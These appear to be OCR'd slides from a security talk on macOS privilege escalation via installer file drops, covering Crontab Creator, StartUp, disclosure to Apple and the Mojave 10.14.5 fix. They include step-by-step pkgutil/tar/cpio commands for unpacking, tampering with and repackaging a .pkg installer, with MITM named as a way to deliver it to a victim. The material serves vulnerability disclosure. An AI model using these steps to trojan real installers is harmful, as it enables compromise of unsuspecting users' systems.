
demo - Crontab Creator & privilege escalation

bypassing root permissions
case #2 - 📦
infecting installers

infecting installers

- not really a bypass (user has to authenticate)
- will break the *.pkg file's signature (Gatekeeper will block!)
- need a way to get the infected *.pkg file to the victim (e.g.: MITM)
- breaks the App's signature - no problem as GateKeeper will not verify (it will verify the pkg only)

infecting an installer



#1 grab a pkg file

#2 unpack the pkg file

```
pkgutil --expand example.pkg myfolder Contents
```

#3 decompress payload

```
tar xvf embedded.pkg/Payload
```

#4 embed your file

```
$ mkdir Example.app/Contents/test
$ echo aaaa > Example.app/Contents/test/a
```

#5 recompress

```
find ./Example.app | cpio -o --format odc | gzip -c > Payload
```

#6 move and delete files

#7 repackage pkg

```
pkgutil --flatten myfolder/ mypackage.pkg
```


privilege escalation on Mojave

the improper fix

- early 2019 - realise I should do a better verification of the fix
- no more access to crontab folder
- accidental fix?
- still can redirect file write to sensitive locations (e.g.: LaunchDaemons)

2nd poc - StartUp

- same approach (example files)
- targeting LaunchDameon
- send 2nd report to Apple



StartUp

Utilities

Csaba Fitzl

☆☆☆☆☆

Not Enough Ratings

demo - StartUp & privilege escalation


the security enhancement

(the ~~final~~ fix)

installd process
your files

Mojave 10.14.5

- does fix the vulnerability in a proper way
- deletes your files and then moves the App
- can no longer drop files into the App's folder



Property	Value
Time	1557862533.318133492
Event	File Rename
PID	451
User	root
Message	installd renamed file /Applications/Crontab Creator.app to /private/var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T/PKInstallSandboxTrash/5E57613F-051B-4000-B3B7-9D288EF02795.sandboxTrash/Crontab Creator.app
Parent Process	launchd
UID	0
Old Path	/Applications/Crontab Creator.app
Euid	0
New Path	/private/var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T/PKInstallSandboxTrash/5E57613F-051B-4000-B3B7-9D288EF02795.sandboxTrash/Crontab Creator.app
Process	installd
Ppid	1
Gid	0
Egid	0

to be continued…

thank you

Csaba Fitzl
Twitter: @theevilbit

Credits

- icon: Pixel Buddha https://www.flaticon.com/authors/pixel-buddha
- dylib hijacking:
  - Patrick Wardle https://www.virusbulletin.com/virusbulletin/2015/03/dylib-hijacking-os-x